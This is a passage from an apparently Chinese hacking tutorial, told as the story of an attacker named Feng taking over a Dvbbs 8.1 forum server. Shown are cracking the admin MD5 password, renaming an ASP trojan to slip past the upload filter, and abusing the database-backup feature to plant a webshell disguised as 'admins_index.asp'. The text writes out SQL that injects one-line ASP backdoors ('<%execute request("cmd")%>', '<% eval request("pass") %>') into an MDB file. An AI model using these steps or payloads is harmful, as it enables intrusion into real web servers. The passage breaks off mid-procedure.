


图44 在线破解MD5密码

……五分钟过去了，DV的破解终于完成了。枫打开结果记录文件，从里面看到了想要的密码，原来竟然设置得很简单——只不过是论坛拼音首字母而已。

枫重新登录了论坛，在管理员登录页面中输入了刚才破获的用户名和密码，按下回车，OK，登入成功。

攻击回放—— 意外的惊喜

虽然这次入侵颇费了一番周折，但是对于这类简单的入侵，枫已经没有什么成功后的激动和兴奋了。他表现得很平淡，就象是打开自己熟悉的家门一样，没有太多惊喜。

登录论坛的后台，枫可以上传一个ASP木马，作Webshell提权并控制整个服务器了。刚才枫已经知道，论坛真正的数据库其实是Access版的。对于Access数据库的动网论坛，枫一般是用后台的修改功能来上传ASP木马的，这招在低版本的动网论坛中是百发百中，不过在8.1版中枫还未试过。

一 修改文件上传许可

枫点击后台管理页面中的“论坛管理”，然后再点击其中的“管理”，进入了高级设置项。找到了“上传文件类型”，里面有常见的“gif | jpeg | bmp”等文件后缀名，这些都是在论坛中允许上传的文件类型。

枫在最后面加入了一个新类型ASP，并用“|”和前面的文件分开（图45），添加完毕后点击保存设置。经过设置后，一般情况下现在在前台已经可以上传ASP类型的文件了。




图45 添加许可上传类型

枫回到前台用刚开始注册的用户名登录，然后选择“发新帖”，在页面中的“文件上传”中浏览选择了自己硬盘中的冰狐浪子ASP木马后门文件“asp.asp”（图46），点击上传，想象着文件上传成功后就可以控制对方主机了。




图46 上传后门

不过让枫猜得到的结果是，页面出现了“文件格式不正确或不能为空”的错误提示（图47）。枫再次进入后台进行设置，结果还是不能上传成功。



图47 上传失败

原来动网7.0版本的论坛为了安全起见，已经彻底杜绝了ASP文件的上传功能，即使在后台设置了可以上传ASP文件类型，但系统依然会自动禁止掉此类型的文件。看来新版本不能用老办法来解决了。

二 数据库备份上传

直接上传ASP木马不行，枫又尝试了一下动网论坛的数据库备份功能，将指定的文件备份到指定的文件夹中，将改名的ASP木马文件备份后，还原保存为后门。

枫先将本地硬盘中的冰狐浪子ASP木马更改后缀名，改成论坛支持的上传文件类型，如“asp.jpg”，,。然后在发帖时选择将更名后的ASP木马上传（图48）。



图48 改名上传

ASP木马改名后轻易地欺骗了论坛上传过滤系统，论坛上传系统将其作为jpg图片保存到了Web中对应的文件夹“UploadFile”中，在上传页面的输入框中可以看到文件保存的相对路径及文件名，如“UploadFile/20042177221.jpg”（图49）。




图49 上传成功

直接在地址栏中输入该jpg文件的链接地址，就可以打开上传的文件了。不过上传后的ASP木马是以jpg后缀格式保存的，因此在连接调用时无法正常使用，必须将其还原成ASP后缀。这就要用到论坛的数据库备份功能了。

枫再次进入后台管理页面，点击“上传图片管理”按钮，在这里查看到刚才上传的图片文件（图50），说明ASP木马上传正常。



图50 上传的文件列表

枫点击后台的“备份数据库”项，进入备份面板，在这里有3个输入项：当前数据库路径、备份数据库存放目录和备份数据库名称。

在“当前数据库路径”中填写刚才成功上传的图片后缀的ASP木马路径“UploadFile/20042177221.jpg”（图51），在这里枫使用的是网页相对路径；

在“备份数据库目录”中指定ASP木马的保存路径，保存路径可以任意指定，但是一定要位于可访问的Web目录中。枫将木马放在了一个名为“Music”的Web文件夹下，这个文件夹是用来存放论坛背景音乐的，管理员一般不会察觉到。

在“备份数据库名称”中指定新的备份文件名，这可是将原来上传的图片后缀改为asp木马的关键。枫为ASP木马起了一个比较迷惑性的名字 “admins_index.asp”。保存设置后，提示更新成功的路径文件名。




图51 备份数据库

三 Dvbbs 8.1后台拿后门新方法

按照8.1版本以前的动网论坛后台，使用数据库备份的方法是很容易就可以得到一个WEBSHELL的，但是在8.1版本中却失效了。——枫使用数据库备份的方法失效了。看来Dvbbs 8.1动网论坛后台拿Webshell是比较麻烦的。

【加油站】用数据库备份拿Webshell的前提

在Dvbbs 8.1动网论坛后台，要使用数据库备份的方法拿Webshell，需要满足两个条件：

一个是网站使用的是IIS6.0，另外论坛可以执行上传及数据备份等操作。

只要成功进入后台，就可以数据备份，但是8.1版与8.0及之前的版本的备份方法有不同之处，主要表现有以下几点：

1.备份论坛数据页面的“当前数据库路径”不可更改；

2.备份论坛数据页面的“备份数据库目录”不允许出现.asp字符；

3.恢复论坛数据页面的“目标数据库路径”不可更改；

4.用空数据库合并的文件恢复会导致论坛出错，后续的备份操作无法完成。

对于其中的1和3条限制，没有办法突破，但是对于第2条限制，可以通过上传asa或者其它的网页后缀，在IIS6.0下一样可以解析执行。

对于第4条限制，由于论坛程序要求保留动网默认数据库里的一个表段“Dv_TableList”，才不会影响到恢复后的备份操作，因此可以将一句话ASP木马插在这个“Dv_TableList”表中，就可以利用数据库备份还原功能，将数据库恢复为ASP木马了。

也就是说，把动网论坛8.1版原本以为正常的数据库文件换成带马的MDB文件，再执行备份。

1. 制作MDB文件

首先，枫要制作一个符合需求的.mdb数据库文件。枫从网上下载了一个Dvbbs 8.1版本的数据库，解压后，将Data目录下的“Dvbbs8.mdb”复制出来。运行“老兵SQL数据库管理专家 v3.1”，点击菜单“连接”→“MS Access数据库”命令（图52），打开数据库连接对话框。




图42 老兵SQL数据库管理专家

A.删除其它表

在对话框中，浏览指定刚才的“Dvbbs8.mdb”数据库文件（图53）。点击“连接”按钮后，即可以在程序窗口中打开数据库内容了。连接成功后，在界面左侧会列表显示所有数据库表名（图54）。




图53 连接Dvbbs数据库




图54 显示的数据库表名

点击“SQL语法”→“删除数据库表”命令，在下方的执行框中会显示相应的SQL语句为（图55）：

drop table [表名]




图55 删除数据表命令

因此，依次将列表框中的表名加到语句中去，删除所有的数据表，仅保留“Dv_TableList”。例如要删除“Dv_Admin”表，可输入命令（图56）：

drop table [Dv_Admin]




图56 删除表名

点击“执行”命令，即可删除指定的表名了。如果系统中安装有MS Access软件的话，可以用其打开数据库，直接在列表左侧选择其它表名，右键点击删除即可（图57）。




图57 MS Access删除数据表更简单

B.添加指定数据

删除掉其它所有表段后，在“Dv_TableList”表的“TableType”字段里插入数据，内容为一句话ASP马：

<%execute request("cmd")%>

插入方法很简单，点击菜单“SQL语法”→“插入数据”命令，在下方显示语句内容格式为：

insert into [表名](字段一,字段二,……) values(字段一值,字段二值,……)

因此，只需要执行命令（图58）：

insert into [Dv_TableList](id,TableType) values(10, '<% eval request("pass") %>')




图58 添加数据内容

其中的“<% eval request("pass") %>”就是一句话木马后门，而“pass”就是木马的连接密码，可以修改成其它的密码。

确认后，即可将一句话木马添加到数据库中了。在左侧选择“Dv_TableList”表，在“Dv_TableList表的字段”中勾选所有的字段名。然后点击“显示所选字段内容”按钮，即可看到ASP木马已经插入数据库中了（图59）。

